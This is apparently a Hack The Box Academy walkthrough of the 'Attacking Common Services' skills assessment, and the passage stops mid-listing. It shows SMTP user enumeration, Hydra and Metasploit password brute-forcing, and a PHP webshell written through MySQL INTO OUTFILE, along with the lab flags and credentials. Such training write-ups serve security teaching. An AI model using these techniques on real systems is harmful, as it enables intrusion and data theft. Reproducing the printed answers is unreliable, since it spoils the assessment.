
```
┌[eu-academy-2]─[10.10.14.63]─[htb-ac-1099135@htb-zsa8hfhdco]─[~]
└─[★]$ smtp-user-enum -M RCPT -U users.list -D inlanefreight.htb -t 10.129.78.192
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Usernames file ........... users.list
Target count ............. 1
Username count ........... 79
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ inlanefreight.htb

######## Scan started at Sat Aug 31 14:34:47 2024 #########
10.129.78.192: marlin@inlanefreight.htb exists
```

Question: Access the email account using the user credentials that you discovered and submit the flag in the email as your answer.

Answer: HTB{w34k_p4$$w0rd}

Method: from the last screenshot in the previous question – we will take the username combined with the domain (which together comprised the mail), and run pop3 brute force, using hydra on the resources bag 'pws.list':


```
hydra -l marlin@inlanefreight.htb -P pws.list -f
pop3://<target-IP>
```



The credentials are 'marlin@inlanefreight.htb:poohbear'.

Now, time to login to the pop3 email service and get the flag:

```
telnet <target-IP> 110
```



Pop3 CLI is opened, lets login:

```
USER marlin@inlanefreight.htb
PASS poohbear
```

```
└─▪ [★]$ telnet 10.129.78.192 110
Trying 10.129.78.192...
Connected to 10.129.78.192.
Escape character is '^]'.
+OK POP3
USER marlin@inlanefreight.htb
+OK Send your password
PASS poohbear
+OK Mailbox locked and ready
```

Mailbox is locked and ready, we are in. lets list the mails:

```
LIST
```

```
LIST
+OK 1 messages (601 octets)
1 601
```

1 message, lets open it:

```
RETR 1
```

```
RETR 1
+OK 601 octets
Return-Path: marlin@inlanefreight.htb
Received: from [10.10.14.33] (Unknown [10.10.14.33])
        by WINSRV02 with ESMTPA
        ; Wed, 20 Apr 2022 14:49:32 -0500
Message-ID: <85cb72668d8f5f8436d36f085e0167ee78cf0638.camel@inlanefreight.htb>
Subject: Password change
From: marlin <marlin@inlanefreight.htb>
To: administrator@inlanefreight.htb
Cc: marlin@inlanefreight.htb
Date: Wed, 20 Apr 2022 15:49:11 -0400
Content-Type: text/plain; charset="UTF-8"
User-Agent: Evolution 3.38.3-1
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
```

*

*

```
Hi admin,

How can I change my password to something more secure?

flag: HTB{w34k_p4$$w0rd}
```

Skills Assessment

Attacking Common Services - Easy:

Question: You are targeting the inlanefreight.htb domain. Assess the target server and obtain the contents of the flag.txt file. Submit it as the answer.

Answer: HTB{t#3r3_4r3_tw0_w4y$_t0_93t_t#3_fl49}

Method: *note – as it took me several sessions to solve this, the target IP addresses may change throughout the screenshots. *

we will begin with nmap the target machine to see what services are running our there:

```
┌[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-ne3htzfspw]─[~]
└──╼ [★]$ nmap 10.129.80.91 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 01:00 CDT
Nmap scan report for 10.129.80.91
Host is up (0.0087s latency).
Not shown: 993 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp
25/tcp   open  smtp          hMailServer smtpd
80/tcp   open  http          Apache httpd 2.4.53 ((Win64) OpenSSL/1.1.1n PHP/7.4.29)
443/tcp  open  ssl/https
587/tcp  open  smtp          hMailServer smtpd
3306/tcp open  mysql         MySQL 5.5.5-10.4.24-MariaDB
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

The machine is running smtp, lets use that to run username emumaration. We will download from the resources bag the ‘users.list’ file, and run the following enumeration command:

```
smtp-user-enum -M RCPT -U users.list -D inlanefreight.htb -t <target-IP>
```

```
┌[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-ne3htzfspw]─[~]
└──╼ [★]$ smtp-user-enum -M RCPT -U users.list -D inlanefreight.htb -t 10.129.80.91
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... RCPT
Worker Processes ......... 5
Usernames file ........... users.list
Target count ............. 1
Username count ........... 79
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ inlanefreight.htb

######## Scan started at Sun Sep  1 01:13:23 2024 #########
10.129.80.91: fiona@inlanefreight.htb exists
```

We found the username ‘fiona’,or more precisely – ‘fiona@inlanefreight.htb’ as valid username. Lets get her password, we will bruteforce the smtp service with hydra, using rockyou.txt wordlist:


```
hydra -l fiona@inlanefreight.htb -P rockyou.txt -f smtp://<target-IP>
```

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-ne3htzfspw]─[~]
└──╼ [★]$ hydra -l fiona@inlanefreight.htb -P rockyou.txt -f smtp://10.129.219.171
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-01 02:18:37
[INFO] several providers have implemented cracking protection, check with a small wordlist first - and stay legal!
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking smtp://10.129.219.171:25/
[25][smtp] host: 10.129.219.171   login: fiona@inlanefreight.htb   password: 987654321
[STATUS] attack finished for 10.129.219.171 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-01 02:18:43
```


The credentials are: ‘fiona:987654321’.

Now that we know the credentials, lets open the https website, which we saw running on the nmap scan:


```
https://<target-IP>
```



And we will be required to enter credentials:



We will enter the obtained fiona credentials: 'fiona:987654321', and go in




It seems to got to some file server, with 2 files available for download. Lets download them and open them in the pwnbox:

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-mgl7dnp8fe]─[~]
└──╼ [★]$ cat docs.txt
I'm testing the FTP using HTTPS, everything looks good.┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@h
└──╼ [★]$ cat WebServersInfo.txt
CoreFTP:
Directory C:\CoreFTP
Ports: 21 & 443
Test Command: curl -k -H "Host: localhost" --basic -u <username>:<password> https://localhost/docs.txt

Apache
Directory "C:\xampp\htdocs\"
Ports: 80 & 4443
Test Command: curl http://localhost/test.php┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-mgl7dnp8
```

What we can see, that there are 2 servers running on the machine, the first one – CoreFTP service is running on port 21 and 443, is the FTP server. Where we just accesses via the https, and can upload and download files, which are stored in the path of 'C:\CoreFTP'. And Apache service, running on http port 80 (and 4443) – which its files are stored in 'C:\xampp\htdocs'.

Lets take a look in the http website:

```
http://<target-IP>
```



They tell us up-front, the website is running php. We can use that to upload a php webshell.

We can use the mysql CLI to upload a webshell, we will upload it to the Apache mentioned path of 'C:\xampp\htdocs'.

*This tutorial was very helpful in the matter. *

, we login to the mysql service, which we saw is running on port 3306, we will login with the command:

```
mysql -h <target-IP> -P 3306 -u fiona -p
```

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-mgl7dnp8fe]─[~]
└──╼ [★]$ mysql -h 10.129.166.191 -P 3306 -u fiona -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 9
Server version: 10.4.24-MariaDB mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

We are in.

To upload the webshell - We will use the command:

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile
"C:\\xampp\\htdocs\\backdoor.php";
```


Naming it 'backdoor.php'

```
MariaDB [(none)]> SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\backdoor.php";
Query OK, 1 row affected (0.011 sec)
```

The file is uploaded.

Lets have a small test of running ‘whoami’:


```
http://<target-IP>/backdoor.php?cmd=whoami
```



We are system.

Now lets run ‘dir’:


```
http://<target-IP>/backdoor.php?cmd=dir
```



We can see the ‘backdoor.php’here along with other files. We are also can see the present working directoy (in the first output line).


After some trial and error about flag can be found in the Admininistrator’s Desktop:

```
http://<target-IP>/backdoor.php?cmd=dir
C:\Users\Administrator\Desktop
```



Now we can get the flag, using ‘type’ command:

```
http://<target-IP>/backdoor.php?cmd=type%20C:\Users\Administrator\Desktop\flag.txt
```




We can also get the file from the mysql CLI, using ‘LOAD_FILE’ function (in theory it doesn’t required the webshell, but the webshell was used to locate the flag’s path):

```
select LOAD_FILE('C:\\Users\\Administrator\\Desktop\\flag.txt');
```

or

```
select LOAD_FILE('C:/Users/Administrator/Desktop/flag.txt');
```



Attacking Common Services - Medium:

Question: Assess the target server and find the flag.txt file. Submit the contents of this file as your answer.

Answer: HTB{1qay2wsx3EDC4rfv_M3D1UM}

Method: lets start with nmap scan to determine what services are running on the server, we will make sure to scan ALL ports:

```
nmap <target-IP> -p-
```

we can see it is a ubuntu machine, running ssh, dns, pop3 and ftp proxy.

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-1ug5wrrtu0]─[~]
└──╼ [★]$ nmap 10.129.115.125 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 11:44 CDT
Nmap scan report for 10.129.115.125
Host is up (0.0091s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
110/tcp   open  pop3
995/tcp   open  pop3s
2121/tcp  open  ccproxy-ftp
30021/tcp open  unknown
```

Port 30021 looks interesting:

```
nmap <target-IP> -p 30021 -sV
```

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-vhgbyvdojt]─[~]
└──╼ [★]$ nmap 10.129.115.125 -p 30021 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 12:07 CDT
Nmap scan report for 10.129.115.125
Host is up (1.5s latency).

PORT      STATE SERVICE VERSION
30021/tcp open  ftp
1 service unrecognized despite returning data. If you know the servi
please submit the following fingerprint at https://nmap.org/cgi-bin/
```

It seems we are dealing with ftp port.

Lets conduct further scans on it:

```
nmap <target-IP> -p 30021 -sV -sC
```

```
┌[eu-academy-2]-[10.10.14.83]-[htb-ac-1099135@htb-1ug5wrrtu0]-[~]
└─► [★]$ nmap 10.129.115.125 -p 30021 -sV -sC
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 11:57 CDT
Nmap scan report for 10.129.115.125
Host is up (0.0099s latency).

PORT      STATE SERVICE VERSION
30021/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x   2 ftp      ftp          4096 Apr 18  2022 simon
| fingerprint-strings:
|   GenericLines:
|     220 ProFTPD Server (Internal FTP) [10.129.115.125]
|     Invalid command: try being more creative
|     Invalid command: try being more creative
|   NULL:
|_    220 ProFTPD Server (Internal FTP) [10.129.115.125]
```

anonymous FTP login is enabled.

Lets see what's inside:

```
ftp <target-IP> 30021
```

and 'ls' the server:

```
┌[eu-academy-2]-[10.10.14.83]-[htb-ac-1099135@htb-vhgbyvdojt]-[~]
└─► [★]$ ftp 10.129.115.125 30021
Connected to 10.129.115.125.
220 ProFTPD Server (Internal FTP) [10.129.115.125]
Name (10.129.115.125:root): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40682|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 ftp      ftp          4096 Apr 18  2022 simon
226 Transfer complete
```

There is a directory called 'simon'.

Lets enter it, see what's inside and get it:

```
ftp> cd simon
250 CWD command successful
ftp> ls
229 Entering Extended Passive Mode (|||34793|)
150 Opening ASCII mode data connection for file list
-rw-rw-r--    1 ftp      ftp           153 Apr 18  2022 mynotes.txt
226 Transfer complete
ftp> get mynotes.txt
local: mynotes.txt remote: mynotes.txt
229 Entering Extended Passive Mode (|||39454|)
150 Opening BINARY mode data connection for mynotes.txt (153 bytes)
100% |**********************************|   153       98.81 KiB/s    00:00 ETA
226 Transfer complete
153 bytes received in 00:00 (11.93 KiB/s)
```

We've downloaded from the ftp server 'mynotes.txt'.

Lets open the 'mynotes.txt' file see what's inside:

```
┌[eu-academy-2]-[10.10.14.83]-[htb-ac-1099135@htb-vhgbyvdojt]-[~]
└──╼ [★]$ cat mynotes.txt
234987123948729384293
+23358093845098
ThatsMyBigDog
Rock!ng#May
Puuuuuh7823328
8Ns8j1b!23hs4921smHzwn
237oHs71ohls18H127!!9skaP
238u1xjn1923nZGSb261Bs81
```

We can use 'simon' username and the mynotes.txt as password list to attempt to bruteforce the ssh service, also found on the nmap scan

```
hydra -l simon -P mynotes.txt ssh://<target-IP>
```

```
┌[eu-academy-2]-[10.10.14.83]-[htb-ac-1099135@htb-vhgbyvdojt]-[~]
└──╼ [★]$ hydra -l simon -P mynotes.txt ssh://10.129.115.125
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-01 12:29:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ssh://10.129.115.125:22/
[22][ssh] host: 10.129.115.125   login: simon   password: 8Ns8j1b!23hs4921smHzwn
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-01 12:29:08
```

We found a password – the credentials are 'simon:8Ns8j1b!23hs4921smHzwn'

Lets ssh login to the target machine using the obtained credentials:

```
ssh simon@<target-IP>
```

then enter the password:

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-vhgbyvdojt]─[~]
└──╼ [★]$ ssh simon@10.129.115.125
The authenticity of host '10.129.115.125 (10.129.115.125)' can't be established.
ED25519 key fingerprint is SHA256:HfXWue9Dnk+UvRXP6ytrRnXKIRSijm058/zFrj/1LvY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.115.125' (ED25519) to the list of known hosts.
simon@10.129.115.125's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-107-generic x86_64)
```

We are in. lets see what's is in the home's directoy, and take the flag in it:

```
simon@lin-medium:~$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  flag.txt  Maildir  .profile  .ssh  .viminfo
simon@lin-medium:~$ cat flag.txt
HTB{1qay2wsx3EDC4rfv_M3D1UM}
```

Attacking Common Services - Hard:

Question: What file can you retrieve that belongs to the user "simon"? (Format: filename.txt)

Answer: random.txt

Method: lets start by nmap scan the server:

```
nmap <target-IP>
```

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-mwhshbyvvf]─[~]
└──╼ [★]$ nmap 10.129.203.10 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-01 13:58 CDT
Nmap scan report for 10.129.203.10
Host is up (0.0084s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE
135/tcp  open  msrpc
445/tcp  open  microsoft-ds
1433/tcp open  ms-sql-s
3389/tcp open  ms-wbt-server
```

We have smb service running, on the windows machine.

As we are told in the question to look for the user simon – lets use Metasploit to bruteforce the user simon, along with the resources bag password list:

```
msfconsole
```

to open Metasploit console, and in it we run the following settings:

```
use auxiliary/scanner/smb/smb_login
set SMBUser simon
set pass_file pws.list
set rhosts <target-IP>
set VERBOSE false
set STOP_ON_SUCCESS true
```

```
[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/smb/smb_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set SMBUser simon
SMBUser => simon
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set pass_file pws.list
pass_file => pws.list
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set rhosts 10.129.203.10
rhosts => 10.129.203.10
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set VERBOSE false
VERBOSE => false
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
[msf](Jobs:0 Agents:0) auxiliary(scanner/smb/smb_login) >> run

[+] 10.129.203.10:445     - 10.129.203.10:445 - Success: '.\simon:liverpool'
[*] 10.129.203.10:445     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Credentials found: ‘simon:liverpool’

Lets see what shares simon can access:

```
crackmapexec smb <target-IP> -u simon -p liverpool --shares
```

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-mwhshbyvvf]─[~]
└──╼ [★]$ crackmapexec smb 10.129.203.10 -u simon -p liverpool --shares
[*] First time use detected
[*] Creating home directory structure
```

*

*

```
[*] Copying default configuration file
SMB         10.129.203.10   445    WIN-HARD         [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-HARD) (domain:WIN-H
ARD) (signing:False) (SMBv1:False)
SMB         10.129.203.10   445    WIN-HARD         [+] WIN-HARD\simon:liverpool (Guest)
SMB         10.129.203.10   445    WIN-HARD         [*] Enumerated shares
SMB         10.129.203.10   445    WIN-HARD         Share           Permissions     Remark
SMB         10.129.203.10   445    WIN-HARD         -----           -----------     ------
SMB         10.129.203.10   445    WIN-HARD         ADMIN$                          Remote Admin
SMB         10.129.203.10   445    WIN-HARD         C$                              Default share
SMB         10.129.203.10   445    WIN-HARD         Home            READ
SMB         10.129.203.10   445    WIN-HARD         IPC$            READ            Remote IPC
```

Simon has read permissions to the share ‘Home’.

Now, connecting normally to that share:

```
smbclient -U simon \\\\<target-IP>\\home
```

```
┌[eu-academy-2]-[10.10.14.83]-[htb-ac-1099135@htb-mwhshbyvvf]-[~]
└─[★]$ smbclient -U simon \\\\10.129.203.10\\home
Password for [WORKGROUP\simon]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Thu Apr 21 16:18:21 2022
  ..                                  D        0  Thu Apr 21 16:18:21 2022
